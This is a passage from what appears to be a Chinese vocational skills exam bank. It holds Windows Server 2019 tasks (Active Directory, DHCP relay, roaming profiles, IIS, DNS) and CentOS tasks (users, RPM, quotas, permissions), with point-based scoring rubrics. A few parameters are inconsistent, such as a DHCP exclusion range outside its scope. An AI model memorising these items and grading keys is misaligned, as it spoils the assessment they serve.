（1）安装活动目录，域名为 jncc.com，类型为独立域，创建 st1. st2 两个域用户，新建用户组“HQ”和“SubSec”，新建组织单元“Manage”，将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）将用户 st1 加入用户组“HQ”，将用户 st2 加入用户组“SubSec”，将

用户组“HQ”和“SubSec”都加入组织单元“Manage”，并委派组“HQ”具有管理权限、组“SubSec”只具有用户权限，设定用户 st2 只能登录到名为“Client”的计算机，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3．配置 DHCP 服务器（15 分）

在网关服务器上安装 DHCP 服务组件，创建作用域，参数为：IP 地址：192.168.20.1/24 -192.168.20.250/24，排除地址范围 192.168.10.100/24 - 192.168.10.200/24，DNS：192.168.10.254，网关：192.168.20.1。。将 DHCP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-1”）

4．配置 DHCP 中继代理（10 分）

在网关服务器上安装“路由与远程访问”功能，配置 DHCP 中继代理服务将 DHCP 中继代理属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 中继代理服务器-1”）。

5．测试，测试结果以文档形式提交（10 分）

（1）DHCP 测试：在测试机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-2”）。

（2）DHCP 中继代理测试：在远端物理机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 中继代理服务器-2”）。

6．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	WPS
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．安装与配置活动目录（30 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	5
2	域名	域名、域类型配置正确	5
3	域用户和组	用户和组创建成功、用户分组正确	10
4	OU	创建成功，权限设置正确	10

3．配置 DHCP 服务器（15 分）

序号	评分内容	评分点	分值（分）
1	DHCP 服务安装	服务器安装成功	3
2	作用域创建	作用域创建成功	4
3	作用域参数	IP 地址范围、网关、保留地址、DNS 错一个扣 2 分	8

4．配置 DHCP 中继代理服务器（10 分）

序号	评分内容	评分点	分值（分）
1	路由与远程访问服务安装	服务安装成功	4
2	参数配置	服务器地址、跃点数	6

5．测试（10 分）

序号	评分内容	评分点	分值（分）
1	DHCP 测试	物理机能获取网络参数	5
4	DNS 测试	通过 nslookup 命令测试成功	5

6．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）

1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-6：Windows 服务器构建与管理项目 6

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于搭建运行公司内部的业务信息系统的服务器端软件，员工办公地点是不固定的，为了移动用户方便的使用计算机，你需要为用户准备漫游用户配置文件设置，以便用户无论在哪登录，看到的总是自己的熟悉的桌面环境，通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求运行和管理公司内部的业务信息系统，可采用域对网络中的服务器和用户进行统一集中管理，提高管理效率和安全性。

3．配置漫游满足移动用户环境一致。

4．采用 DHCP 为公司内部员工进行 IP 地址管理。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
域控服务器	DCSrv.jncc.com	192.168.10.1	255.255.255.0
测试机	Client.jncc.com	DHCP 获取地址	

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．安装和配置活动目录域（20 分）

（1）安装活动目录，域名为 jncc.com，类型为独立域，创建名为 jncc01．jncc02．jncc03．jncc04 的四个域用户，新建组名为：“Manage”和“General”的组，名为:“管理”的 OU，将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）把用户 jncc01. jncc02 用户加入组“Manage”，把用户 jncc03. jncc04 加入组 “General”，把用户组“Manage”、“General”加入 OU“管理”，并委派组“Manage”具有管理员权限、“General”只具有用户权限，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3．配置 DHCP 服务器（10 分）

安装 DHCP 服务组件，创建作用域，参数为：IP 地址：192.168.10.2/24 -192.168.10.250/24，DNS：192.168.10.251，网关：192.168.10.1，保留地址：192.168.10.100/24。将 DHCP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-1”）。

4．配置漫游（20 分）

在本地域内为用户 jncc01 创建漫游配置文件和主目录，将配置文件和主目录共享，配置用户 jncc01 漫游属性。将属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置漫游-1”）。

5．测试，测试结果以文档形式提交（15 分）

（1）DHCP 测试：在物理机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-2”）。

（2）漫游测试：在远端物理机上用 jncc01 登录，查看是否存在用户名同名的网络磁盘，在远程网络磁盘上创建文件夹，查看域内共享主目录下是否生成文件夹。将界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置漫游-2”）。

6．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2007	可以高于 2007 版
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．安装与配置活动目录（20 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	5
2	域名	域名、域类型配置正确	5
3	域用户和组	用户和组创建成功、用户分组正确	5
4	OU	创建成功，权限设置正确	5

3．配置 DHCP 服务器（10 分）

序号	评分内容	评分点	分值（分）
1	DHCP 服务安装	服务器安装成功	3
2	作用域创建	作用域创建成功	3
3	作用域参数	IP 地址范围、网关、保留地址、DNS 错一个扣 1 分	4

4．配置漫游（20 分）

序号	评分内容	评分点	分值（分）
1	配置本地共享	配置文件、主目录	10
2	漫游参数设置	配置文件路径、主文件夹链接路径	10

5．测试（15 分）

序号	评分内容	评分点	分值（分）
1	DHCP 测试	物理机能获取网络参数	5
2	漫游测试	远端网络磁盘存在、远端和本地主目录能实现文件共享	10

6．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-7：Windows 服务器构建与管理项目 7

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于对外宣传公司形象、拓展公司业务渠道，同时对公司内部计算机提供基本的管理。通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求对内部计算机提供基本的管理，可采用域对网络中的服务器和用户进行统一集中管理，提高管理效率和安全性。

3．公司要求对外宣传公司形象、拓展公司业务渠道，可采用 WEB 服务器为公司布局 WEB 站点。

4．采用 DNS 服务器为外网用户提供公司 WEB 站点的域名解析服务。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
Web 服务器	WebSrv.jncc.com	192.168.10.254	255.255.255.0
域控服务器	DCSrv.jncc.com	192.168.10.251	255.255.255.0
测试机	Client.jncc.com	192.168.10.100	255.255.255.0

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．安装和配置活动目录域（20 分）

（1）安装活动目录，域名为 jncc.com，类型为独立域，创建名为 jncc01．jncc02．jncc03．jncc04 的四个域用户，新建组名为：“Manage”和“General”的组，名为:“管理”的 OU,将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）把用户 jncc01. jncc02 用户加入组“Manage”，把用户 jncc03. jncc04 加入组 “General”，把用户组“Manage”、“General”加入 OU“管理”，并委派组“Manage”具有管理员权限、“General”只具有用户权限，限制组“General”中的用户只能访问名为“Guest”的计算机，且不能修改该计算机的网络参数，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3. 配置 WWW 服务（25 分）

（1）在 Windows Server 系统中安装 IIS 服务器角色，在 IIS 中设置 Web 站点说明“湖南省专业技能抽查网站”，设置公司总网站的主目录路径为 C:\web_jncc，IP 为 192.168.10.254/24. 端口 80；设置市场部网站的主目录路径为 C:\Web_jncc2. IP 地址为 192.168.10.253/24. 端口为 80、主机头为 sc.jncc.com。设置售后部网站的主目录路径为 C:\Web_jncc3. IP 地址为 192.168.10.252/24. 端口为 80、主机头为 sh.jncc.com。限制访问售后部的连接数为 100，限制访问市场部的访问带宽为 2048 字节。将属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WWW 服务-1”）。

（2）创建并设置网站主文档为 jncc.html、主文档内容为：“welcome to my home，this is jncc’s web”。创建并设置公司市场部主文档为 jncc2.html、主文档内容为：“welcome to my home，this is Marketing department’s web”，创建并设置公司售后部主文档为 jncc3.html、主文档内容为：“welcome to my home，this is Sale support’s web”

4. 配置 DNS 服务（10 分）

在域控服务器上配置 DNS 服务组件，创建正、反向主要区域，指定公司 WEB 站点的域名为：www.jncc.com（对应 IP 为 192.168.10.254），因公司的 WEB 服务器同时还是 FTP 服务器，为其设置别名为 ftp，指定公司市场部 WEB 站点的域名为：sc.jncc.com（对应 IP 为 192.168.10.253），指定公司售后部 WEB 站点的域名为：sh.jncc.com（对应 IP 为 192.168.10.252）。将 DNS 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-1”）。

5. 测试，测试结果以文档形式提交（10 分）

（1）用户策略测试：使用 jncc03 用户登录计算机 Guest，尝试修改桌面；

尝试使用 jncc01 登录 Guest2。将测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-3”）

（2）WEB 站点测试：在测试机机上使用浏览器访问网站验证配置结果，将界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WWW 服务-2”）。

（3）DNS 测试：在物理机上测试 DNS，在 CMD 窗口使用“nslookup”命令完成域名 www.jncc.com、ftp.jncc.com、sc.jncc.com、sh.jncc.com 解析测试并将结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-2”）。

6．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．安装与配置活动目录（20 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	5
2	域名	域名、域类型配置正确	5
3	域用户和组	用户和组创建成功、用户分组正确、域策略分配正确	5
4	OU	创建成功，权限设置正确	5

3．配置 WWW 服务（25 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 Web	Web 服务安装成功	5
2	参数设置	主目录路径、IP 地址、端口、站点连接数、连接超时参数，错一个扣 2 分	10
3	3 个网站主文档	文档创建成功 2 分，主页内容正确 1 分	10

4．配置 DNS 服务（10 分）

序号	评分内容	评分点	分值（分）
1	DNS 安装	服务器安装成功	3
2	作用区域创建	正向主要区域创建成功，反向主要区域创建成功，错一个扣 1 分	3
3	参数设置	主机记录、指针记录	4

5．测试（10 分）

序号	评分内容	评分点	分值（分）
1	用户策略测试	无法修改网络参数，jncc01 不能登录 Guest	2
2	WEB 站点测试	物理机能访问网站	5
3	DNS 测试	通过 nslookup 命令测试成功	3

6．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

项目 2 Linux 服务器配置与管理

试题编号 S2-1：Linux 服务器配置与管理项目 1

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的 Web 服务器及 vsftpd 服务器，要求系统能稳定地运行，安装维护费用低廉，允许多个用户同时登录系统使用系统资源，可通过 RPM 自行安装服务器。通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 操作系统安装、用户管理以及 RPM 软件包管理。具体为：

1．在安装时对磁盘进行分区、设置主机名、设置 root 帐户密码、虚拟机可通过 NAT 设置联网。

2．根据部门和用户的情况建立用户和组，进行用户管理。

3．挂载镜像文件，通过 RPM 管理软件包并安装 vsftpd 服务器。

4．对服务器的系统进行日常管理维护，设置用户 test 的磁盘配额，限制用户 test 的文件个数

三、配置实现

（一）Linux 系统安装（36 分）

1．在 VMware 虚拟机上安装 Linux。虚拟系统存放到 D:\VM\LINUX 目录中，将虚拟机名称和存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．内存分配为 2048MB，处理器个数为 2，虚拟硬盘为 20G SCSI 接口，将虚拟机硬件参数界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（4 分）

3．硬盘分区方案如下所示：

/boot　500M

/　　13G

/home 5G

swap　剩余的容量

将分区界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-3”。（8 分）

4．设置主机名为 abc.com，将主机名设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-4”。（4 分）

5．设置 root 帐户密码为 rootabc，将 root 帐户密码设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-5”。（4 分）

6．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-6”。（5 分）

7．设置虚拟机 NAT 上网，将默认网关设置为 192.168.1.254，DNS 设置为 114.114.114.114。将虚拟机菜单“虚拟网络编辑器”页面设置截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-7”。（6 分）

8．用命令重启网络服务（网卡）、显示网卡获取的 IP 地址。将命令及运行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-8”。（4 分）

（二）用户配置（26 分）

1．按部门建立用户组 staff 和 manager,将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-1”。（2 分）

2．创建用户 test1，设置 test1 其注释为 this is a test user。创建用户 test2，创建目录/t2，指定/t2 为用户 test2 的主目录。将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-2”。（6 分）

3．用 cat 命令查看用户文件 passwd 的内容,将命令及部分执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-3”。（2 分）

4．用命令切换至 test2 用户登录，访问 test2 用户的主目录，命令显示 test2 主目录的完整路径，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-4”。（6 分）

5．新建用户 test3,设置其主要组为 staff 和附加组为 manager,设置 test3 的密码为 test3abc，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-5”。（6 分）

6．用户 test3 使用一段时间后，需要从组 manager 中删除，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-6”。（2 分）

7．删除组 manager，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-7”。（2 分）

8．工作一段时间后，需修改用户信息，命令修改 test3 的帐号名为 user3，将命令界面截图,粘贴到答题卷的指定位置,图片标题为“任务二:用户配置-8”。（2 分）

9．查看用户文件的最后十行,确定 test3 是否变成了 user3，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务二:用户配置-9”。（2 分）

（三）RPM 安装（14 分）

1．通过 RPM 命令查询是否安装 vsftpd 服务，将命令及执行结果截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装-1”。（4 分）

2．用命令建立目录/mnt/cdrom，将 Linux 的镜像文件挂载到目录/mnt/cdrom，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装-2”。（4 分）

3．访问挂载目录，通过 RPM 命令安装文件服务器 vsftpd，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：RPM 安装-3”。（6 分）

（四）磁盘配置（27 分）

对用户 test 设置磁盘配额限制，用户 test 在家目录中文件数量软限制为 12，硬限制为 14。

1．新建用户 test，将命令界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-1”)”;（2 分）

2．通过命令 cat 查看/etc/fstab 文件修改前的内容，将命令及结果界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-2”)”;（2 分）

3．vi 编辑器修改/etc/fstab 文件使之支持磁盘配额，将 vi 编辑器打开/etc/fstab 文件及/etc/fstab 文件修改后的内容界面分别截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-3”、图片标题为“任务四：磁盘配置-4”)”;（7 分）

4.将生成用户配额文件的命令及结果界面截图保存到“试卷编号”答案.doc

文档（图片标题为“任务四：磁盘配置-5”）”；（4 分）

5．编辑用户 test 的磁盘配额，将打开用户配额编辑器命令界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-6”）”；修改磁盘配额的软限制为 12，硬限制为 14，将编辑完成的内容界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-7”）”；（6 分）

6．测试用户文件超过磁盘软硬配额的情况：test 用户登录系统，并在家目录中使用命令 touch 逐个新建测试文件，文件名依次分别为“1”、“2”、“3”…直至文件数目分别达到软、硬限制出现警告提示（软限制不会提示警告），将测试界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务四：磁盘配置-8”）”；（6 分）

（五）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（36 分）

序号	评分内容	评分点	分值（分）
1	虚拟机存放位置	虚拟机存放位置为 D:\VM\LINUX	3
2	基本参数设置	内存、CPU、硬盘参数正确	4

3	分区	/boot 分区正确，2 分 /分区正确，2 分 /home 分区正确，2 分 swap 分区正确，2 分	8
4	主机名	主机名设置正确	4
5	root 帐户密码	root 帐户密码设置正确	4
6	SecureCRT 登录	登录成功	5
7	虚拟网络设置	“虚拟网络编辑器”参数正确	6
8	测试	网络服务重启正确，2 分 查看 IP 正确，2 分	4

2．用户配置（26 分）

序号	评分内容	评分点	分值（分）
1	创建组	创建组正确	2
2	创建用户	创建 test1 正确，3 分 创建 test2 正确，3 分	6
3	查看 passwd 文件	内容正确	2
4	切换用户	切换用户正确，2 分 显示主目录路径正确，4 分	6
5	设置用户属性	创建 test3 正确，2 分 设置组正确，2 分 设置密码正确，2 分	6
6	删除用户	删除用户正确	2
7	删除组	删除组正确	2

3．RPM 安装（14 分）

序号	评分内容	评分点	分值（分）
1	RPM 命令	正确查询 4 分 安装命令正确 2 分 安装结果正确 2 分	4
2	镜像挂载	建立目录正确，2 分 镜像文件挂载正确，2 分	4
3	安装 vsftpd	安装正确，6 分	6

4．项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

5．职业素养（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范，场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	准确把握了用户需求，对项目完成质量判断专业，故障判断分析准确到位。	5

3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S2-2：Linux 服务器配置与管理项目 2

一、项目概况

ABC 公司组建小型局域网，并且已经联入 Internet，公司的计算机中心新购置了一台服务器作为企业的服务器，要求系统能稳定地运行，安装维护费用低廉，支持多用户登录，可以根据部门需求将用户进行分组，可对文件及文件权限进行管理，保障各个用户使用文件的安全及隐私。通过分析后，公司决定使用 Linux 平台进行管理与维护。

二、项目配置需求

本项目主要完成服务器的 Linux 操作系统安装、用户配置以及文件权限管理。具体为：

1．在安装时设置主机名、设置 root 帐户密码、用 SecureCRT 登录系统。

2．对服务器进行基本的网络配置，保证网络互通。

3．根据部门和用户的情况建立用户和组，进行用户管理。

4．新建目录，文件复制、查看、重命名等操作，查看及修改文件权限。

三、配置实现

（一）Linux 系统安装（13 分）

1．在 VMware 虚拟机上安装 Linux。虚拟系统存放到 D:\VM\LINUX 目录中，将虚拟机存放位置设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-1”。（3 分）

2．公司要求系统的主机名为 www.abc.com，可在安装系统时进行设置，将主机名设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-2”。（2 分）

3．公司要求系统的 root 帐户密码为 rootabc，可在安装系统时进行设置，将 root 帐户密码设置界面截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-3”。（3 分）

4．系统安装成功后，用 SecureCRT 登录系统。将 SecureCRT 登录成功的窗口截图，粘贴到答题卷的指定位置，图片标题为“任务一：Linux 系统安装-4”。（5 分）

（二）网络配置（21 分）

1．用命令设置第一块网卡 eth0 的 IP 地址为 192.168.1.1，掩码为 255.255.255.0，激活网卡，将命令界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务二：网络配置-1”)”;（5 分）

2．用命令查看网卡地址是否配置成功，将命令及结果界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务二：网络配置-2”)”;（4 分）

3．ping 命令测试网卡是否运行正常，将命令及结果界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务二：网络配置-3”)”;（4 分）

4．命令设置临时默认网关为 192.168.1.254，将命令界面截图保存到“试卷编号”答案.doc 文档（图片标题为“任务二：网络配置-4”)”;（4 分）

5．重启网络服务（修改为重启网卡)，将命令界面及结果截图保存到“试卷编号”答案.doc 文档（图片标题为“任务二：网络配置-5”)”。（4 分）

（三）用户配置（19 分）

1．建立财务部的组帐户 Finance，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：用户配置-1”。（2 分）

2．用命令查看组帐户文件 group 最后八行，确定 Finance 的记录是否在组文件中,将命令及执行结果界面截图,粘贴到答题卷的指定位置,图片标题为“任务三：用户配置-2”。（2 分）

3．建立用户 yuan、zhang 及 xiong，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：用户配置-3”。（3 分）

4．用 gpasswd 命令设置 zhang 及 xiong 为 Finance 的组成员，将命令及结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：用户配置-4”。（4 分）

5．命令提取用户组文件 group 中 Finance 记录，确定 Finance 的记录是否发生变化,将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：用户配置-5”。（2 分）

6．用户 xiong 离职，需删除用户帐户，连同用户的主目录一起删除，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务二：用户配置-6”。（2 分）

7．访问/home 目录，查看目录中是否还有 xiong 的主目录，将命令及执行

结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务三：用户配置-7”。（4 分）

（四）文件及权限配置（48 分）

1．新建目录/abc1 和/abc2，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-1”。（2 分）

2．用命令找到用户文件 passwd 的路径，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-2”。（2 分）

3．将 passwd 文件复制至/abc1 目录，命名为 passwd.bak，将/etc/shadow 文件复制至/abc2 目录，命名为 shadow.bak，分别访问/abc1 目录及/abc2 目录，命令查看目录下是否有刚才复制过来的文件，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-3”。（8 分）

4．将 shadow.bak 文件重命名为 test，命令查看/abc2 目录下的文件，确定 shadow.bak 文件是否已经重命名，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-4”。（4 分）

5．设置/abc1 及目录下文件 passwd.bak 的拥有者和组分别为 zhang 和 Finance，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-5”。（8 分）

6．用命令 ll 或 ls 分别查看/abc1 及/abc1 目录下 passwd.bak 文件的详细属性，确定设置拥有者和组是否生效，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-6”。（4 分）

7．设置 passwd.bak 文件只有拥有者可读可写，同组用户可读，其他用户没有任何权限，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-7”。（8 分）

8．命令 ll 查看 passwd.bak 文件的详细属性，确定设置是否生效，将命令及执行结果界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-8”。（2 分）

9．将 passwd.bak 文件压缩为 passwd.bak.gz，后又需要使用文件 passwd.bak，将 passwd.bak.gz 进行解压，将压缩和解压命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-9”。（4 分）

10．/abc1 目录及下的 passwd.bak 文件不再需要，先在/abc1 目录中删除所有文件，回到上一级目录，再删除目录/abc1，将命令界面截图，粘贴到答题卷的指定位置，图片标题为“任务四：文件及权限配置-10”。（6 分）

（四）提交配置文档

将“试卷编号”答案.doc 文档提交至指定文件夹内。

四、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 8GB 以上，硬盘 500G 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	12.0 或以上	12.0 后的系统必须安装在 64 位操作系统中
3	办公软件	Microsoft Office 2010	
4	Linux 安装光盘镜像	CentOS 6.5 及以上	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

五、评分标准

1．Linux 系统安装（13 分）

